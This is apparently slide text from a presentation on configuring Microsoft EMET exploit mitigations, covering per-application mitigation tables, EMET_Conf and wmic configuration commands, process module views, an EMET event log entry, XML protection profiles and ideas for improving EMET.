OUTLOOK.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
POWERPNT.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	✓
PPTVIEW.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
VISIO.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
VPREVIEW.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	
WINWORD.EXE	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	✓
wordpad.exe	✓	✓	✓	✓	✓		✓	✓	✓	✓	✓	✓	✓	

GPO settings do not show up in the GUI so you will need to run:

```
EMET_Conf.exe --list
```

In order to see the GPO mitigations

```
EMET configuration for Application mitigations (GPO) is:
Executable    Path                                    Mitigations
---------     ----                                    -----------
```

```
C:\Program Files (x86)\EMET 5.5>wmic process call create "c:\Program Files (x86)\EMET 5.5\EMET_Conf.exe --set c:\windows\system32\notepad.exe"
Executing (Win32_Process)->Create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ProcessId = 4036;
        ReturnValue = 0;
};
```

```
/NODE:<machine id list>
NOTE: <machine id list> ::= <@filename
```

INJECTED EMET DLL (MONITORED)

Process Hacker [Panda\Michael]

Hacker View Tools Users Help

Refresh Options Find handles or

Processes Services Network Disk

Name	PID
EMET_GUI.exe	2296
OSE.EXE	5580
lsass.exe	676
lsm.exe	692
csrss.exe	588
winlogon.exe	664
explorer.exe	904
acevents.exe	2088
accrdsub.exe	2328
vmtoolsd.exe	756
acsagent.exe	4044
hpqtra08.exe	3920
chrome.exe	4760
chrome.exe	2284
chrome.exe	4100
notepad++.exe	4972
powerpnt.exe	3288

powerpnt.exe (3288) Properties

Handles GPU Comment

General Statistics Performance Threads Token Modules Memory Env

Name	Base address	Size	Description
d2d1.dll	0x7feeb84...	3.77 MB	Microsoft D2D Library
d2d1.dll.mui	0x3ff0000	200 kB	Microsoft D2D Library
d3d10warp.dll	0x7fed435...	2.47 MB	Direct3D 10 Rasterizer
d3d10_1.dll	0x7fef5710...	208 kB	Direct3D 10.1 Runtime
d3d10_1core.dll	0x7fef5040...	348 kB	Direct3D 10.1 Runtime
d3d11.dll	0x7fef4190...	1.83 MB	Direct3D 11 Runtime
devobj.dll	0x7fefd9e0...	104 kB	Device Information Set DLL
dhcpcsvc.dll	0x7fefb020...	96 kB	DHCP Client Service
dhcpcsvc6.dll	0x7fefb040...	68 kB	DHCPv6 Client
dnsapi.dll	0x7fefcfe0...	364 kB	DNS Client API DLL
dwmapi.dll	0x7fefbbc0...	96 kB	Microsoft Desktop Window ...
DWrite.dll	0x7fef0290...	1.59 MB	Microsoft DirectX Typograph...
dxgi.dll	0x7fef4f90...	372 kB	DirectX Graphics Infrastruct...
EMET64.dll	0x7fee143...	2 MB	EMET SHIM
EMET_CE64.dll	0x7feee59...	140 kB	EMET CE
FWPUCLNT.DLL	0x7fefb070...	332 kB	FWP/IPsec User-Mode API
gdi32.dll	0x7feff9a0...	412 kB	GDI Client DLL

EVENT VIEWER // APPLICATION LOG

- Event Viewer (Local)
  - Custom Views
    - Administrative Events
  - Windows Logs
    - Application
    - Security
    - Setup
    - System
    - Forwarded Events
  - Applications and Services Lo
  - Subscriptions

Application Number of events: 39,889

Level	Date and Time	Source	Event ID	Task Category
Information	9/2/2016 14:01:09	Windows Error Repo...	1001	None
Information	9/2/2016 14:00:47	Windows Error Repo...	1001	None
Error	9/2/2016 14:00:32	Application Error	1000	(100)
Error	9/2/2016 14:00:31	EMET	2	None
Information	9/2/2016 13:50:07	Windows Error Repo...	1001	None
Information	9/2/2016 13:50:06	Windows Error Repo...	1001	None
Information	9/2/2016 13:50:06	Windows Error Repo...	1001	None
Information	9/2/2016 13:38:55	in	0	None
Information	9/2/2016 13:37:55	in	0	None

Event 2, EMET

General | Details

EMET version 5.51.6024.23768
EMET detected EAF mitigation and will close the application: iexplore.exe

Log Name:	Application		
Source:	EMET	Logged:	9/2/2016 14:00:31
Event ID:	2	Task Category:	None
Level:	Error	Keywords:	Classic
User:	N/A	Computer:	Panda
OpCode:			
More Information:	Event Log Online Help		

Recommended Software XML Excerpt

```xml
<!-- Office Suites 2003, 2007, 2010, 2013, 2016 and Office365 -->
<Suite Name="Office" Version="ALL">
  <App Name="Outlook" Path="*\OFFICE1*\OUTLOOK.EXE"/>
  <App Name="Word" Path="*\OFFICE1*\WINWORD.EXE">
    <Mitigation Name="ASR" Enabled="true">
      <asr_modules>flash*.ocx</asr_modules>
    </Mitigation>
  </App>
  <App Name="Excel" Path="*\OFFICE1*\EXCEL.EXE">
    <Mitigation Name="ASR" Enabled="true">
      <asr_modules>flash*.ocx</asr_modules>
    </Mitigation>
  </App>
  <App Name="Power Point" Path="*\OFFICE1*\POWERPNT.EXE">
    <Mitigation Name="ASR" Enabled="true">
      <asr_modules>flash*.ocx</asr_modules>
    </Mitigation>
  </App>
  <App Name="Access" Path="*\OFFICE1*\MSACCESS.EXE"/>
  <App Name="Publisher" Path="*\OFFICE1*\MSPUB.EXE"/>
  <App Name="InfoPath" Path="*\OFFICE1*\INFOPATH.EXE"/>
  <App Name="Visio" Path="*\OFFICE1*\VISIO.EXE"/>
  <App Name="Visio Viewer" Path="*\OFFICE1*\VPREVIEW.EXE"/>
  <App Name="Lync" Path="*\OFFICE1*\LYNC.EXE"/>
  <App Name="PowerPoint Viewer" Path="*\OFFICE1*\PPTVIEW.EXE"/>
  <App Name="Picture Manager" Path="*\OFFICE1*\OIS.EXE"/>
</Suite>
```

EMET APPLICATION CUSTOM PROFILE

```
1  <EMET Version="5.51.6024.23768">
2    <EMET_Apps>
3      <AppConfig Path="c:\windows\system32" Executable="notepad.exe">
4        <Mitigation Name="DEP" Enabled="true" />
5        <Mitigation Name="SEHOP" Enabled="true" />
6        <Mitigation Name="NullPage" Enabled="true" />
7        <Mitigation Name="HeapSpray" Enabled="true" />
8        <Mitigation Name="EAF" Enabled="true" />
9        <Mitigation Name="EAF+" Enabled="false" />
10       <Mitigation Name="MandatoryASLR" Enabled="true" />
11       <Mitigation Name="BottomUpASLR" Enabled="true" />
12       <Mitigation Name="LoadLib" Enabled="true" />
13       <Mitigation Name="MemProt" Enabled="true" />
14       <Mitigation Name="Caller" Enabled="true" />
15       <Mitigation Name="SimExecFlow" Enabled="true" />
16       <Mitigation Name="StackPivot" Enabled="true" />
17       <Mitigation Name="ASR" Enabled="false" />
18     </AppConfig>
19   </EMET_Apps>
20 </EMET>
```

Recommendations

How we might make it better…

Ways to Better Improve EMET

- Developing Common Protection Profiles
- Hash Based Protection Schema
- Extensive List Common Exploited Apps

Things to Help EMET

- Control-flow Enforcement Technology - Shadow Stack (Intel)

https://software.intel.com/en-us/isa-extensions/cet-preview

- Device Guard / Credential Guard

https://blogs.technet.microsoft.com/ash/2016/03/02/windows-10-device-guard-and-credential-guard-demystified/

Discussion / Questions

Harassment…